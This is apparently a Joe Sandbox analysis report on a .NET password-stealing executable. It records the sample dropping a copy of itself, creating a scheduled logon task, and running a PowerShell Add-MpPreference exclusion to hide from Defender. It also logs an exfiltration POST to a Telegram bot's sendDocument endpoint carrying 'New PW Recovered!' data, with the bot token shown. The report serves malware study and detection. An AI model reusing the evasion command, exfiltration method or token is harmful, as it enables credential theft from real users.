HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- Excluded domains from analysis (whitelisted): fs.microsoft.com, store-images.s-microsoft.com, login.live.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: SecuriteInfo.com.W32.AIDetectNet.01.20229.exe

Simulations

Behavior and APIs

Time	Type	Description
20:50:03	API Interceptor	494x Sleep call for process: SecuriteInfo.com.W32.AIDetectNet.01.20229.exe modified
20:50:12	API Interceptor	29x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe.log

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.996142136926143
Encrypted:	false
SSDEEP:	384:wt8OdB+Fiib4YNXp5dGxopbjvwRjdvRzJYociQ0HzAF8:w8OdB+FhNZT4opbjoRjdvRzJYocinHzr
MD5:	8BFB5BDCC39FDA027B2D719367EBD70C
SHA1:	C64E6B36FF61E6747F50645728D8F6DA280BC717
SHA-256:	7EEAF90224B2598135FD21AA368D136E33E98B9E40CCB22D60D3B9D22E7A91EA

SHA-512:	C367B45F7DCD8A65BF047C4D8FC9C5CB2E36E5FB196866F4753210EEAF2B8D284CCC817A8A4DC0D44E81DF346487379D745049F4B17FF30DCE8AB7CBC5933C2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....`.....Q...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1.....Start-BitsTransfer.....Set-BitsTransfer.....Get-BitsTransfer.....Resume-BitsTransfer.....Add-BitsFile.....Suspend-BitsTransfer.....Complete-BitsTransfer.....Remove-BitsTransfer.....-vF.....[...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1....#...Set-AppBackgroundTaskResourcePolicy.....Unregister-AppBackgroundTask.....Get-AppBackgroundTask.....tid.....pfn.....iru....%...Enable-AppBackgroundTaskDiagnosticLog.....Start-AppBackgroundTask....&...Disable-AppBackgroundTaskDiagnosticLog.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Unins

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22252
Entropy (8bit):	5.600930086358679
Encrypted:	false
SSDEEP:	384:atCDY06fVPfsKpZLpK3kSBKnIjultIE47nvfg3hInkML+KfmAV7SJWd+MZQvnI+K:ZKpZLqk4KICltXE66vKOp2K+Q
MD5:	1414AAEC05F804A0D34793A833F82FC1
SHA1:	F2274FA4AC682F9936EED33FAC8A9EE3B841D266
SHA-256:	33A11C07F096E822399D6FC7B2898417FB253F6FFDAFD77F3E8FC1F75D3B4902
SHA-512:	C393C1767BFF91B30A3570CE900BD2B38AC818A29E6EAC9E85A8513F0599681591C07383F7FDFD843D443365A8536F123D851D4D33E6363612D040ED41125B17
Malicious:	false
Reputation:	low
Preview:	@...e.....t.....K...9.2./.....@.....H.....<@.^.L."My...:W..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_d33zcqbc.wco.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gzbpsrc1.yqu.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false

Preview:	1

C:\Users\user\AppData\Local\Temp\tmpCB43.tmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1596
Entropy (8bit):	5.134924908448168
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtaVaxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTTv
MD5:	6F36C2CF6A288D4CB2690B9D13E15891
SHA1:	D66864469FEF66B89B912C91DCEC93D1E5943049
SHA-256:	DC19EAC109B6092AE8F7B9E8C0F0C06F49669D7408A7A2C9C9C6BB1E7156175F
SHA-512:	88674385C5D92AEF4A8B334FBACEAAD55D6C071FBBFA4A962F48F7FCACEE1D9A13C6CA1FAAAC9EF642B4C76C033C8CDE2EC801F291CCBF5D38AB00D047EF294E
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\HksvOcmoc.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	886272
Entropy (8bit):	7.566668421486731
Encrypted:	false
SSDEEP:	12288:j0pGjZ16ryOpqfE5Cg0iAgCBBKWcZL/Z7W3bFqrdlBgo0iVSJj1sGVJt1q0j:gpGjmpaE4gN2BXcZR7+IrFgRj1bVF
MD5:	ADEC785F7CBAA5AF9C8C7FA50CF91BAA
SHA1:	D55FC2F774A1728526A753284E350AEA08E3B17D
SHA-256:	FB6EB7EFDF26E5F8EAAB963DAB6A7FB808724A4288D4DF1FB8F146E13471E53D
SHA-512:	FF0AFC52A2B2D18B16AE6DFE480966AF0B372C39B8C2738315DBAB03ADBFF0BED2F4C358ACAA09296D40A83C77BE8ED49FD82F1B0DA216353581B62EA18BE203
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 30%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0.....^.... .....@.. ..... .@.....K.....X..... ....H.....text...d.... ....`.rsrc...X.....@..@.reloc..... .....@..B.....@.....H.....%...z..... Y.....0../.....(....8.....(....8....*.....%..}.....}....8.....0.....{.....8.....*8....8.....0..y.....8... .....E.....8.....}....8.....8....*..9....8.....8.... ....(....9....&8.....{...:.....8.....{....}....8.....0.....8....8....8.....*..(.....8.....(.....8.....&~.....*...~....*..(....8.....}....8.....(....8.....(.. ..8.....*...N..o....(....&8....*.0.....8P..

C:\Users\user\AppData\Roaming\HksvOcmoc.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220527\PowerShell_transcript.347688.Wnxtck4i.20220527205009.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5785
Entropy (8bit):	5.403825327740831
Encrypted:	false
SSDEEP:	96:BZJj8NJqDo1ZcZzj8NJqDo1Z5dvVjZCj8NJqDo1ZCMllAZX:x
MD5:	8C9B86A68DE92A5286D498CBE35D068A
SHA1:	F83313410A342E0780FABE083B3960A8DDD73635
SHA-256:	C7B4FFE6FECD86389C2D31A208DC8D47542E3C09D34E357F7DD1A096E3DD6B56
SHA-512:	6266FB9316CC39D846E6069706E072E075312C157CF7E46EA226D6EDF5678C53D4C9C046617D3090D00760B918917AD1961DBBF0232D2B16F75121973B2AE537
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527205011..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 347688 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\HksvOcmoc.exe..Process ID: 6688..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527205011..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\HksvOcmoc.exe..**********..Windows PowerShell transcript start..Start time: 20220527205404..Username: computer\user..RunAs User: computer\user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.566668421486731
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.W32.AIDetectNet.01.20229.exe
File size:	886272
MD5:	adec785f7cbaa5af9c8c7fa50cf91baa
SHA1:	d55fc2f774a1728526a753284e350aea08e3b17d
SHA256:	fb6eb7efdf26e5f8eaab963dab6a7fb808724a4288d4df1fb8f146e13471e53d
SHA512:	ff0afc52a2b2d18b16ae6dfe480966af0b372c39b8c2738315dbab03adbff0bed2f4c358acaa09296d40a83c77be8ed49fd82f1b0da216353581b62ea18be203
SSDEEP:	12288:j0pGjZ16ryOpqfE5Cg0iAgCBBKWcZL/Z7W3bFqrdlBgo0iVSJj1sGVJt1q0j:gpGjmpaE4gN2BXcZR7+IrFgRj1bVF
TLSH:	B715C02876574E01C09D0BFE84C3642407E99E867865FB839D45BAD22B727D85FCBB83
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0.....^.... .....@.. .....@.....

File Icon

Icon Hash:	0b1b233b332b2b2b

Static PE Info

General

Entrypoint:	0x4bfc5e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6290DBB9 [Fri May 27 14:10:01 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0

File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbfc10	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc0000	0x1a358	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xdc000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xbfbcc	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbdc64	0xbde00	False	0.88429245186	data	7.75075398615	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x1a358	0x1a400	False	0.156454613095	data	4.28258053659	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xdc000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc0190	0x94a8	data		
RT_ICON	0xc9638	0x10828	data		
RT_GROUP_ICON	0xd9e60	0x22	data		
RT_GROUP_ICON	0xd9e84	0x14	data		
RT_VERSION	0xd9e98	0x2d4	data		
RT_MANIFEST	0xda16c	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	
Assembly Version	1.0.0.0
InternalName	PARAMD.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	PARAMD.exe

Network Behavior

Network Port Distribution

Total Packets: 11



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 20:50:47.403879881 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:47.403924942 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:47.404026031 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:47.504790068 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:47.504827023 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:47.572382927 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:47.572501898 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:47.577042103 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:47.577081919 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:47.577377081 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:47.710206985 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:49.022193909 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:49.049877882 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:49.056047916 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:49.096498966 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:49.180016994 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:49.180107117 CEST	443	49764	149.154.167.220	192.168.2.4
May 27, 2022 20:50:49.180901051 CEST	49764	443	192.168.2.4	149.154.167.220
May 27, 2022 20:50:49.181226969 CEST	49764	443	192.168.2.4	149.154.167.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 20:50:47.337369919 CEST	56509	53	192.168.2.4	8.8.8.8
May 27, 2022 20:50:47.356251001 CEST	53	56509	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 20:50:47.337369919 CEST	192.168.2.4	8.8.8.8	0xc38e	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 20:50:47.356251001 CEST	8.8.8.8	192.168.2.4	0xc38e	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49764	149.154.167.220	443	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.20229.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-27 18:50:49 UTC	0	OUT	POST /bot5279079600:AAH3TUQchNyBBlwuTxWo12fRiywroON6BJo/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da40272c67fce7 Host: api.telegram.org Content-Length: 993 Expect: 100-continue Connection: Keep-Alive
2022-05-27 18:50:49 UTC	0	IN	HTTP/1.1 100 Continue
2022-05-27 18:50:49 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 34 30 32 37 32 63 36 37 66 63 65 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 33 36 35 31 36 36 36 34 35 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 34 30 32 37 32 63 36 37 66 63 65 37 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 6a 6f 6e 65 73 2f 33 34 37 36 38 38 0a 4f 53 46 75 6c 6c Data Ascii: ----------8da40272c67fce7Content-Disposition: form-data; name="chat_id"5365166645----------8da40272c67fce7Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/347688OSFull
